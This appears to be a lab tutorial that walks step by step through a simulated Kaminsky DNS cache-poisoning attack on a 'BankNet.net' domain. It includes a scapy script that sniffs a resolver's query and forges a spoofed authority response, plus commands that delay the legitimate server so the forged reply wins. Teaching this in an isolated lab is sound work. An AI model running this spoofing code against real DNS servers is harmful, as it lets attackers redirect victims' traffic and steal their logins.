  4. Check the attack success

Script Explanation (sniff&spoof) (1)


- Open the script ***remote_poison_domain.py*** on the Ubuntu desktop
- The first part deals with the sniffing:
  the function ***packet_sniff()*** returns a packet variable by listening the network, in order to catch the right packet we apply a specific filter for our interests:
  the source must be the victim and the destination must be the target



```
from scapy.all import *

def packet_sniff():
        print('Sniffing for DNS Packet')
        # Get the dns packet send by host 192.168.0.3 (Recursive DNS) to host 192.168.0.2 (Net DNS) with destination port 53 (DNS Query)
        getDNSPacket = sniff(iface="eth0", filter="src host 192.168.0.3 and dst host 192.168.0.2 and dst port 53", count=1)

        return getDNSPacket
```

Script Explanation (sniff&spoof) (2)


- This function ***forge_spoof_packet*** takes in input the sniffet packet and saves the information that we need to forge the fake response packet



```
def forge_spoof_packet(sniffed_dns_packet):

        # Extract the src IP
        clientSrcIP = sniffed_dns_packet[0].getlayer(IP).src
        # Extract UDP or TCP Src port
        # We don't know if this is UDP or TCP, so let's ensure we capture both
        if sniffed_dns_packet[0].haslayer(UDP) :
                clientSrcPort = sniffed_dns_packet[0].getlayer(UDP).sport
        elif sniffed_dns_packet[0].haslayer(TCP) :
                clientSrcPort = sniffed_dns_packet[0].getlayer(TCP).sport
        else:
                pass # I'm not trying to figure out what you are ... moving on
        # Extract DNS Query ID
        clientDNSQueryID = sniffed_dns_packet[0].getlayer(DNS).id
        # Extract the DNS Query. Obviously if we will respond to a domain query, we must reply to what was asked for.
        clientDNSQuery = sniffed_dns_packet[0].getlayer(DNS).qd.qname
```

Script Explanation (sniff&spoof) (3)


- Editable fields
  - ***targetip***: insert the IP of the ***bad*** DNS server
  - **targetdns**: insert the IP of the server to spoof
  - ***domain***: insert the name of the domain to steal
  - ***srcdns***: insert the dns of the TLD (***net***)
  - ***dnsspoof***: insert the name of the dns server of which we want to steal the authority



```
# IP to insert for our dummy record
targetip = "192.168.0.1"
# Vulnerable recursive DNS server
targetdns = "192.168.0.3"
# Authoritative NS for the target domain
srcdns = "192.168.0.2"
# Sub-domain to claim authority on
domain = "BankNet.net."
# Dns server to spoof
dnsspoof = 'BankNetDns.BankNet.net.'
```

Script Explanation (sniff&spoof) (4)


- Packet forging



```
#build the packet
pkt = IP(dst=targetdns,src=srcdns)/UDP(sport=53,dport=clientSrcPort)/ \
        DNS(id=clientDNSQueryID, qr=1L,opcode = 'QUERY',aa=0L,tc=0L,rd=0L,ra=1L,z=0L,rcode='ok',qdcount=1,
                ancount=0, nscount=1, arcount=2,qd=(DNSQR(qname='BankPc.BankNet.net.',qtype='A',qclass='IN')),
                an=None,
                ns=(DNSRR(rrname = domain, type='NS',rclass='IN', ttl=60000,rdlen=24,rdata=dnsspoof)),
                ar=(DNSRR(rrname=dnsspoof,type='A',rclass='IN',ttl=60000,rdlen=4,rdata=targetip))
                /DNSRR(rrname='.',type=41,rclass=4096,ttl=32768,rdlen=0,rdata=''))

#lenght and checksum
pkt.getlayer(UDP).len = IP(str(pkt)).len-20
pkt[UDP].post_build(str(pkt[UDP]), str(pkt[UDP].payload))
```

Script Explanation (sniff&spoof) (5)


- Sending and printing the packet we have forged



```
print "Sending spoof packet"
send(pkt, verbose=0)

print "Packet send:"
pkt.show()
```

Attack execution (1)


- Now we start a simulation of the kaminsky attack
- First of all we launch the tcpdump in the *RecursiveDns* terminal to see what it will happen in the network:
  - Click on the *RecursiveDns* terminal machine
  - Type ***‘tcpdump –n –t port domain’***
  - Press enter



```
RecursiveDns:~# tcpdump -n -t port domain
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

Attack execution (2)


- To guarantee that the attack will work, we delay the right answer that *NetDns* server would give to *RecursiveDns*
- In this way, we are sure that the *BadDns* will be faster than the *NetDns in* sending the response
- Open NedDns terminal **On the workspace 2**
- Digit: ***'orig-tc qdisc add dev eth0 root netem delay 10000ms'***



```
NetDns:~# orig-tc qdisc add dev eth0 root netem delay 10000ms
NetDns:~#
```

Attack execution (3)


- Go in the *BadDns* terminal **<u>on the workspace 1</u>**
- Type:
  'cd /hosthome/Desktop'
- Press enter
- Type:
  'python remote_poison_domain.py'
- Press enter again



```
BadDns:/hosthome/Desktop# cd /hosthome/Desktop
BadDns:/hosthome/Desktop# python remote_poison_new.py
WARNING: No route found for IPv6 destination :: (no default route?)
Sniffing for DNS Packet
```

Attack execution (4)

- Go in the *BadClient* terminal
- Type:
  'ping BankPc.BankNet.net'
- Press enter
- Press '***Ctrl+c***'
- Wait some time



